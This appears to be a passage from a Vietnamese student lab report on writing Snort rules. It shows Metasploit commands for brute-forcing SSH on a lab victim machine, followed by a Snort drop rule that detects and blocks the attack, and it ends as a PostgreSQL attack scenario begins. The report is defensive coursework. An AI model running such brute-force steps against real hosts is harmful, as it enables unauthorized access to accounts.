
[**] [Drop] [*] [1:10000002:1] Potential Path Traversal Attack Detected [**] [Priority: 0] {TCP} 10.81.73.100:51342 -> 192.168.73.200:80

```

This indicates that the rule has successfully detected multiple attempts of path traversal attacks on port 51342, which were then dropped by the policy.


⇒ Rule đã được thực thi và gói tin chứa payload đã bị drop

- Bên phía Attacker:



⇒ Chèn payload vào URL và gửi thì không thể khai thác được thông tin version như trước.

○ Bên phía victim:



⇒ Ta sử dụng tcpdump để xác định xem lúc chèn payload và gửi, thấy máy victim không nhận được gói tin nào từ kali.

## 5. Yêu cầu 1.5 Sinh viên tự xây dựng thêm 2 kịch bản tấn công và viết Snort rule để ngăn chặn tấn công

### a) Kịch bản 1: Phát hiện và chặn tấn công Bruteforce mật khẩu bằng SSH

- Trên máy kali, sử dụng module “scanner/ssh/ssh\_login” trên msfconsole để tấn công máy Victim.

The screenshot shows a Kali Linux VM interface. In the center, a terminal window titled 'msfconsole' is open, displaying the following Metasploit command-line session:

```

[*] msf6 > use auxiliary/scanner/ssh/ssh_login
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.2.200
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
[*] msf6 auxiliary(scanner/ssh/ssh_login) >


```

The terminal also shows the Metasploit documentation URL: <https://docs.metasploit.com/>. The status bar at the bottom indicates the system is at 34°C and has many tasks running.


- Cài RHOSTS bằng địa chỉ IP của máy Victim là 192.168.2.200 và USERNAME là msfadmin.

This screenshot is identical to the previous one, showing the same msfconsole session and configuration. The command 'set RHOSTS 192.168.2.200' and 'set USERNAME msfadmin' have been added to the session.


- Tạo file password để bruteforce.




- Cài PASS\_FILE để bruteforce với địa chỉ là path của file password vừa tạo.




- Bắt đầu bruteforce bằng lệnh exploit ta thấy kết quả thành công.




- Tiến hành viết rule để phát hiện và chặn tấn công Bruteforce.






Giải thích code :

- **drop tcp any any -> 192.168.2.200 22:** Rule này chặn lưu lượng TCP từ bất kỳ IP và cổng nguồn nào đến IP 192.168.2.200 qua cổng SSH (22) khi thỏa các điều kiện.
  - **(msg:"Detect and block SSH Bruteforce";)** :Hiển thị thông báo cảnh báo khi phát hiện khả năng tấn công bruteforce SSH.
  - **flags:S:** Áp dụng cho các gói TCP có cờ SYN, tức giai đoạn bắt tay khởi tạo kết nối.
  - **threshold:type both, track by\_src, count 2, seconds 2:** Theo dõi theo IP nguồn, nếu có hơn 2 gói SYN được gửi trong 2 giây thì quy tắc sẽ kích hoạt.
  - **sid:10000001:** Mã định danh duy nhất của quy tắc.
  - **rev:1:** Phiên bản đầu tiên của quy tắc.
- Tiến hành tấn công lại sau khi đã set rule mới ta thấy bruteforce không thành công.



- Kiểm tra log của Snort ta thấy có cảnh báo về cuộc tấn công Bruteforce SSH.




### b) Kích bản 2: PostgreSQL for Linux Payload Execution

Kẻ tấn công lợi dụng lỗ hổng như SQL Injection hoặc truy cập trái phép để gửi truy vấn đến máy chủ PostgreSQL, nhằm truy xuất bảng hệ thống pq\_largeobject – nơi lưu trữ dữ liệu lớn như tài liệu, tệp nhạy cảm.

